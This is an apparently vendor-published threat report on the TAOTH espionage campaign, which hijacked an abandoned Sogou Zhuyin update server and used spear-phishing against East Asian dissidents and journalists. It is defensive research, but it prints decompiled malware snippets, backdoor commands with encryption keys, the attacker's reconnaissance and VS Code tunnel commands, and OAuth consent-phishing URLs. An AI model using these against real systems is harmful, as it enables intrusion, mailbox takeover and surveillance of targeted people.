TAOTH Campaign Exploits End-of-Support Software to Target Traditional Chinese Users and Dissidents

By By: Nick Dai, Pierre Lee Aug 28, 2025 Read time: 10 min (2596 words)

Published: 2025-08-28 · Archived: 2026-04-05 20:22:27 UTC

APT & Targeted Attacks

The TAOTH campaign exploited abandoned software and spear-phishing to deploy multiple malware families, targeting dissidents and other high-value individuals across Eastern Asia.

Key takeaways

- The TAOTH campaign leveraged an abandoned Sogou Zhuyin IME update server and spear-phishing operations to deliver multiple malware families—including TOSHIS, C6DOOR, DESFY, and GTELAM—primarily targeting users across Eastern Asia.
- Attackers employed sophisticated infection chains, such as hijacked software updates and fake cloud storage or login pages, to distribute malware and collect sensitive information.
- The campaign's victimology and decoy documents reveal a focus on high-value targets, including dissidents, journalists, researchers, and technology/business leaders in China, Taiwan, Hong Kong, Japan, South Korea, and overseas Taiwanese communities.
- Infrastructure and tool analysis link TAOTH to previously documented threat activity, showing shared C&C infrastructure, malware variants, and tactics indicative of a single, persistent attacker group with a focus on reconnaissance, espionage, and email abuse.
- Trend Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored hunting queries, threat insights, and intelligence updates.

Introduction

In June, we identified and investigated an unusual security incident involving the installation of two malware families, **C6DOOR** and **GTELAM**, on a victim's host. Our investigation determined that the malware was delivered through a legitimate input method editor (IME) software, Sogou Zhuyin. As brief explanation, an IME is a tool that interprets sequences of keystrokes into complex characters for languages not suited to a standard QWERTY keyboard (like many East Asian languages).

The software had stopped receiving updates in 2019; in October 2024 attackers took over the lapsed domain name and used it to distribute malicious payloads. Telemetry data indicates that at least several hundred victims were affected, with infections leading to additional post-exploitation activities.

Through infrastructure tracking, we observed that the same threat actor is also targeting high-value individuals primarily located in Eastern Asia. In this article, in addition to the attacks abusing Sogou Zhuyin, we will also examine a related spear-phishing campaign targeting Japan, Korea, China, and Taiwan.

Operation 1: Sogou Zhuyin

Sogou Zhuyin is an IME software developed by a Chinese technology company named Sogou. It provides 2 IME software for different phonetic systems: Sogou Pinyin and Sogou Zhuyin (also known as Bopomofo, which is the main phonetic system for Chinese Mandarin in Taiwan). Sogou Zhuyin was originally released for users in Taiwan, but has not been maintained since 2019.

Our analysis shows that the attacker took over the abandoned update server and, after registering it, used the domain to host malicious updates since October 2024. Through this channel, multiple malware families have been deployed, including GTELAM, C6DOOR, DESFY, and TOSHIS.

Infection chain

According to an archived version of its Wikipedia page, the Sogou Zhuyin service was terminated and discontinued in June 2019. However, starting in October 2024, the attacker hijacked the abandoned official update domain (*sogouzhuyin[.]com*) and, by 2025, was distributing the official installer through it. With the update server under attacker control, the Sogou Zhuyin application began delivering malicious updates since November 2024.

Based on our telemetry, the threat actor deployed four distinct malware families in this operation: TOSHIS, DESFY, GTELAM, and C6DOOR. The deployed malware families serve different purposes, including remote access (RAT),

information theft, and backdoor functionality. To evade detection, the threat actors also leveraged third-party cloud services to conceal their network activities across the attack chain.

The full infection chain is as follows:




Figure 1. The infection chain for the first operation

First, the victims download the official installer from the Internet. For example, we found that someone modified the Traditional Chinese Wikipedia page for Sogou Zhuyin in March 2025 and added the formerly legitimate but now-malicious domain *dl[.]sogouzhuyin[.]com* on it.

Figure 2. The modified Wikipedia page for Sogou Zhuyin

Our analysis confirms that the downloaded installer is the official, unmodified version. However, a few hours after installation, the automatic update process is triggered. The updater, *ZhuyinUp.exe*, then attempts to retrieve an update configuration file from the following embedded URL:

- https[:]//srv-pc[.]sogouzhuyin[.]com/v1/upgrade/version

```
47  v41 = 0;
48  v42 = 0;
49  sub_440110(L"https://srv-pc.sogouzhuyin.com/v1/upgrade/version", (int)v40);
50  wcscpy_s(Destination, 0x64u, L"SOGOU_UPDATER");
51  v43 = 0;
52  sub_419620(Destination, (int)this, a3);
```

Figure 3. The embedded update URL that ZhuyinUp.exe connects to

The update configuration file contains the URL and MD5 hash for the update installer. Once the update installer is downloaded and the MD5 hash check is passed, the installer will then be executed.

```
[sogouime]
versiontype=final
webversion=9.0.0.0
webversiontype=final
version=99.2.0.8968
url=https://srv-pc.sogouzhuyin.com/sihost.exe
md5=a072ee1a723cd1aa9cd59bc51d930dd3
filesize=147554576
[product0]
pid=0
version=99.2.0.8968
url=https://srv-pc.sogouzhuyin.com/sihost.exe
md5=a072ee1a723cd1aa9cd59bc51d930dd3
filesize=147554576
size=14M
officalurl=https://srv-pc.sogouzhuyin.com/sihost.exe
name=c5c485f5f66c6c197b71650b5979c7a6
date=2009-11-11
urlguide3_version=20170927
urlguide3_url=http://cdn2.ime.sogou.com/urlguide50_20170927_201709271827.enc
urlguide3_md5=2392529ca3d81d0dd98ac7447871cc55
versionshow=5.0
```

Figure 4. The downloaded update configuration file

Based on our analysis, there were at least four malware families delivered through the update, including DESFY, GTELAM, C6DOOR and TOSHIS. So far, we have observed the attacker deploying malware such as DESFY and GTELAM to profile victims and identify high-value targets.

Victimology

Since Sogou Zhuyin targets users who understand Zhuyin, most of the victims are based in Taiwan. However, the impact extends beyond the region—Taiwanese communities oversea have also been affected, resulting in a globally distributed population of Taiwanese targets.




Figure 5. Victimology distribution

Malware analysis

According to our analysis, 4 malwares were observed and dropped in the victim environments, including TOSHIS, DESFY, GTELAM and C6DOOR.

TOSHIS

The TOSHIS malware functions primarily as a loader and has been observed in this operation dating back to December of last year. It is identified as a variant of the Xiangoop malware family. TOSHIS acts as a stager by retrieving additional payloads from its command-and-control (C&C) server.

Its infection mechanism involves patching the entry point of a legitimate Portable Executable (PE) file to execute malicious shellcode. This modification allows the malware to download and run further shellcode payloads from external sources. Trend Micro telemetry has identified several instances of modified binaries associated with this threat, including:

- SunloginDesktopAgent.exe
- SearchIndexer.exe
- Procmon.exe

The shellcode injected at the entry point uses Adler-32 to resolve API hashes. Subsequently, it maps the C&C data onto the stack, as demonstrated below:




Figure 6. The C&C configuration in the stack

TOSHIS only targets victims with the following language ID:

- 0x404: zh-TW
- 0x804: zh-CN
- 0x411: ja-JP




Figure 7. The system language check routine

In all analyzed samples, the key for decrypting the final payload was consistently "*qazxswedcvfrtgbn*". This key is the same as the one used in the payload downloaded from the old Xiangoop samples.

```
88  InternetReadFile(v10, lpBuffer, 0x82400u, &dwNumberOfBytesRead);
89  v15 = (BYTE *)lpBuffer;
90  pdwDataLen = 533504;
91  phProv = 0i64;
92  phHash = 0i64;
93  phKey = 0i64;
94  if ( CryptAcquireContextW(&phProv, 0i64, 0i64, 0x18u, 0xF0000000)
95    && CryptCreateHash(phProv, 0x8003u, 0i64, 0, &phHash)
96    && CryptHashData(phHash, "qazxswedcvfrtgbn", 0x10u, 0)
97    && CryptDeriveKey(phProv, 0x660Eu, phHash, 1u, &phKey) )
98  {
99    CryptDecrypt(phKey, 0i64, 1, 0, v15, &pdwDataLen);
100 }
```

Figure 8. The key used in the payload downloaded from the old Xiangoop sample.

Based on our analysis, the final payload will be either of the following malware:

- COBEACON (Cobalt Strike)
- Merlin agent for Mythic framework

DESFY

The DESFY tool is a spyware that first emerged in May 2025, and acts as an information collector. It gathers filenames from the following locations:

- Desktop
- Program Files

Once the filenames are collected, DESFY transmits this data to the C&C server via the HTTP POST method. This functionality is likely used for profiling victims to determine suitable targets.

```
v64[3] = (__int64)&std::wstringbuf::`vftable';
v64[16] = 0i64;
LODWORD(v64[17]) = 0;
sub_140002CF0(&v64[2], (__int64)L"Desktop Files:");
v16 = v56[1];
for ( j = v56[0]; j != v16; j += 4 )
{
  v18 = j;
  if ( j[3] >= 8ui64 )
    v18 = (_QWORD *)*j;
  v19 = (__int64 *)sub_140003440(&v64[2], v18, j[2]);
  sub_140002CF0(v19, (__int64)L"\n");
}
sub_140002CF0(&v64[2], (__int64)L"\nProgram Files Folders:");
v20 = v54[1];
for ( k = v54[0]; k != v20; k += 4 )
{
  v22 = k;
  if ( k[3] >= 8ui64 )
    v22 = (_QWORD *)*k;
  v23 = (__int64 *)sub_140003440(&v64[2], v22, k[2]);
  sub_140002CF0(v23, (__int64)L"\n");
}
```

Figure 9. DESFY collects the file names from Desktop and Program Files

GTELAM

GTELAM is another spyware tool, first identified in this May, that also targets victims for information theft. Instead of collecting filenames from specific folders, it collects filenames with the following extensions:

- .pdf
- .doc
- .docx
- .xls
- .xlsx
- .ppt
- .pptx

All collected filenames are encrypted in AES and sent to Google Drive. This suggests that this tool is designed for information theft to identify and prioritize high-value targets.

```
string[] array = new string[] { ".docx", ".doc", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf" };
DateTime dateTime = new DateTime(2025, 3, 3);
Aes aes = Aes.Create();
MemoryStream memoryStream = new MemoryStream();
TelemetryWriter telemetry = new TelemetryWriter(text);
SystemInformation si = new SystemInformation();
StreamWriter streamWriter = new StreamWriter(memoryStream, Encoding.UTF8, 81920, true);
FileGlober fileGlober = new FileGlober
{
    Extensions = array,
    DateAfter = dateTime
};
aes.Key = Convert.FromBase64String(text2);
aes.IV = new byte[16];
aes.Padding = PaddingMode.PKCS7;
aes.Mode = CipherMode.CBC;
ICryptoTransform cryptoTransform = aes.CreateEncryptor();
```

Figure 10. GTELAM collects document names

C6DOOR

C6DOOR is a custom backdoor written in Golang that supports both HTTP and WebSocket. Notably, the presence of embedded Simplified Chinese characters within the sample suggests that the threat actor may be Chinese-speaking.

```
v3 = v2 + 8;
if ( qword_AA8F58 == 4 && *(_DWORD *)off_AA8F50 == 'ptth' )
{
  v4 = ((__int64 (__golang *)(__int64, __int64, __int64, char *))loc_47384C)(a1, a2, 4LL, v17);
  return C6_clientWin_Protocol_SendClientInfoHttp(v4, a2, v5, (__int64)v17, v3, v6, v7, v8, v9, v17[0]);
}
else if ( qword_AA8F58 == 3 && *(_WORD *)off_AA8F50 == 'sw' && *((_BYTE *)off_AA8F50 + 2) == 's' )
{
  v11 = ((__int64 (__fastcall *)(char *))loc_47384C)(v17);
  return C6_clientWin_Protocol_SendClientInfoWssGet(v11, a2, v12, (unsigned int)v17, v3, v13, v14, v15, v16, v17[0]);
}
else
{
  return 0LL;
}
```

Figure 11. C6DOOR supports HTTP and WebSocket protocols

It supports the following commands:

Command	Description
InformationCli	Retrieve victim information, including IP, OS, Username, hostname
ExecuteCommandSleep	Set the interval time of backdoor commands
ExecuteCommandHandler	Execute arbitrary OS commands
ExecuteCommandSsh	Execute commands via SSH
ExecuteSendDirList	List directory content
ExecuteSendDir	Send directory information
ExecuteEcho	Run “echo” command
ExecuteCat	Display file content
ExecuteMkdir	Create directories
ExecuteCopy	Copy files
ExecuteCommandScan	Network port scan
DownloadHandler	Download files from C&C server
Downloadfileserver	Upload files to the C&C server
ExecuteCommandSftp	Transfer file through SFTP
ExecScreenshot	Capture screenshots
GetAllProcessNames	List running processes
Executeshellcode	Inject shellcode (existing file) into the target process. This is decrypted in AES.
	Key: fee8211f723b5bfeb74cc45b0eac7fcd275397ea8f538cf5ea138f12586e5b26
	IV: 6679580b03a7e9284f26c5936c8655fa
ExecutePwd	Print working directory

Table 1. The commands in C6DOOR

Post-exploitation routines

It appears that the attacker was still in the reconnaissance phase, primarily seeking high-value targets. As a result, no further post-exploitation activities were observed in the majority of victim systems. In one of the cases we analyzed, the attacker was inspecting the victim’s environment and establishing a tunnel using Visual Studio Code (VSCode).

The commands used in the post-exploitation stages:

C:\Windows\System32\tasklist.exe /svc
C:\Windows\System32\quser.exe
C:\Windows\System32\ipconfig.exe /all
C:\Windows\System32\net.exe time /domain
C:\Windows\System32\net.exe user
C:\Windows\System32\curl.exe cip.cc
C:\Windows\System32\cmd.exe /c ipconfig /all
C:\Windows\System32\cmd.exe /c echo %localappdata%
C:\Windows\System32\cmd.exe /c dir %localappdata%\microsoft
C:\Windows\System32\cmd.exe /c dir %localappdata%\Microsoft\Office
C:\Windows\System32\cmd.exe /c curl -kOJL "https://code.visualstudio.com/sha/download?build=stable&os=cli-win32-x64" & dir
C:\Windows\System32\cmd.exe /c tar -zxvf vscode_cli_win32_x64_cli.zip & dir .
C:\Windows\System32\cmd.exe /c del /f /q vscode_cli_win32_x64_cli.zip & dir .
C:\Windows\System32\cmd.exe /c code.exe tunnel user login --provider github > z.txt & type z.txt
C:\Windows\System32\cmd.exe /c code.exe tunnel service install
C:\Windows\System32\HOSTNAME.EXE

Operation 2: Spear-phishing

Upon further investigation into the Sogou Zhuyin operation, we identified that one instance of the TOSHIS malware was distributed through a phishing website. Our analysis indicates that the same threat actor is orchestrating another spear-

phishing campaign targeting Eastern Asia.

Trend telemetry revealed the use of two types of phishing techniques:

- Fake login pages that redirect and grant OAuth consent to attacker-controlled apps
- Fake cloud storage pages that download of the TOSHIS malware

Additionally, we discovered that a series of politically-related topics decoy documents, suggesting that the threat actors are targeting journalists and dissidents in Eastern Asia.

Victimology

The targeted victims are mainly located in Eastern Asia, including China, Hong Kong, Taiwan, Japan, and South Korea. A small portion of victims were identified in the United States and Norway.

Figure 12. Victimology distribution

Infection chain

For the infection routine, the attacker first sends spear-phishing emails to targeted victims. These emails include either a phishing URL or a decoy document designed to entice the recipient to respond or interact with the malicious content. The attacker's aim is to achieve either of the following:

- Manipulate victim systems via the TOSHIS malware.
- Gain unauthorized access and control over the victim's Google or Microsoft mailboxes by obtaining OAuth consent.





Figure 13. The infection chain for the second operation

Decoy Documents

Analysis of the decoy documents suggests that the attacker is likely targeting the following groups:

- Researchers
- Dissidents
- Journalists
- Chief officers in the technology or business sectors


你好！

我诚挚地邀请你考虑加入我的团队。你在新闻线索捕捉、内容搜集、素材整合等方面的经验非常契合我们当前的需求。这将是一份你能快速上手并长期合作的工作。


因团队当前处于信息保密阶段，在未达成初步合作前，暂不公开组织身份与核心成员信息。若你有意愿合作，我们将先提供试任务和报酬，再逐步进入长期配合模式。

- 岗位定位

核心工作围绕：

收集：实时收集、筛选国内热点突发新闻事件（社会、时政、科技、财经、突发公共事件等）

Figure 14. Decoy document soliciting cooperation with the targeted journalist for a non-disclosure initiative aimed at gathering and curating trending public topics


MediAsia2025 Special Paper Invitation:
Urgent Transborder Communication of Historical Films: A Case Study of 731—Strategies for Historical Truth and Sino-Japanese Reconciliation

I. Conference Background

MediAsia2025 (the 16th Asian Conference on Media, Communication & Film) will be held in Kyoto, Japan, from November 4 - 8, 2025, organized by the International Academic Forum (IAFOR) in

Figure 15. Decoy document asking for a paper from the targeted researcher

Attack path 1: Fake cloud storage page

The fraudulent page is designed to mimic a legitimate cloud storage service. Upon accessing the site, victims are automatically prompted to download an archive file named *material.zip*.




Figure 16. The fake cloud storage page

The following image shows the files archived in the *material.zip* file.




Figure 17. The downloaded archive material.zip

In this case, the PDF file provided to the victim is intentionally corrupted, prompting the individual to click on a counterfeit PDF reader executable named *PDFreader.exe.*, which is a legitimate *McOds.exe* binary. After the victim opens the fake PDF reader, the malicious module *McVsoCfg.dll* will be launched via DLL sideloading. Further analysis reveals that *McVsoCfg.dll* is a loader for the TOSHIS malware. It downloads another decoy document along with malicious shellcode. Ultimately, the final payload delivered through this infection chain is a Merlin Agent.

Attack path 2: Fake login page

The fraudulent pages are themed around various enticing topics, such as free birthday gifts, free coupons, or fake PDF readers. When victims interact with one of the login buttons, they are initially redirected to an obfuscated intermediary page, then subsequently forwarded to a legitimate Google or Microsoft login portal.




Figure 18. Fraudulent birthday page




Figure 19. The login buttons shown in the birthday page

The destination is the legitimate OAuth consent site. We observed the following OAuth URLs prompting users to grant consent to the attacker-controlled application.

- https[:]//accounts[.]google[.]com/o/oauth2/auth?response_type=code&client_id=715259374054-mst41mfku1h8l7ga5vbtrv8cm48h9nde.apps.googleusercontent.com&redirect_uri=https%3A%2F%2Fwww.auth-web.com%2Fgm-oauth2-callback&scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.modify&state=LWbfFETatSc8EB9zpunfqcf54VsVaR&access_type=
- https[:]//login[.]microsoftonline[.]com/common/oauth2/v2.0/authorize?scope=offline_access+contacts.read+user.read+mail.read+mail.send&redirect_uri=https%3A%2F%2Fauth.onedrive365-jp.com%2Fgetauthtoken&response_type=code&client_id=e707daa3-579f-4bae-bb7d-89a73d52ffa1

As indicated by the URLs, the OAuth applications request scopes for email manipulation, such as *gmail.modify* and *mail.read+mail.send*. This suggests that the attacker aims to exploit compromised email accounts to further target the victim's contacts or connections, potentially facilitating lateral phishing or data exfiltration activities.




Figure 20. The OAuth consent page

The obfuscated intermediary page works as a web beacon. It sends a request to a Chinese message pushing service (*sctapi[.]ftqq[.]comI*) for beaconing. The page is obfuscated by a public service *obfuscator.io*. Below is an example of the site after deobfuscation.

Figure 21. The deobfuscated page

Attribution

Our investigation reveals that the TAOTH campaign, along with the threat activities from Case 1 and 4 documented in ITOCHU's research, can be attributed to the same threat actor group as supported by the following evidence:

- **Shared C&C infrastructures:** Analysis identified overlapping C&C infrastructure between TAOTH and ITOCHU's cases, particularly 45[.]32[.]117[.]177.
- **Shared tools:** The TOSHIS malware is a variant of Xiangoop. Furthermore, the Cobalt Strike beacon detected in both investigations shares the same C&C address and watermark (520).
- **Similar Tactics, Techniques, and Procedures (TTPS):** The threat actor employs consistent methods, such as establishing VSCode tunnels and launching supply chain attacks via legitimate applications, including YouDao and Sogou.
- **Consistent targeted regions:** China, Taiwan and Hong Kong.

Conclusion

This article examines the TAOTH campaign and offers insights into how the attacker leverages an end-of-support application to deploy malware through software updates and spear-phishing operation.

In the Sogou Zhuyin operation, the threat actor maintained a low profile, conducting reconnaissance to identify valuable targets among victims. To facilitate this, spyware such as DESFY and GTELAM were used for information theft. Notably, GTELAM conceals its data exfiltration by abusing Google Drive as a transfer mechanism. Meanwhile, in the ongoing spear-phishing operations, the attacker distributed malicious emails to the targets for further exploitation.

To proactively defend against similar attacks, enterprises should routinely audit their environments for any end-of-support software and promptly remove or replace such applications. Additionally, users are advised to verify the file extensions of all downloads from the internet and carefully review the permissions requested by cloud applications before granting access.

Proactive security with Trend Vision One™

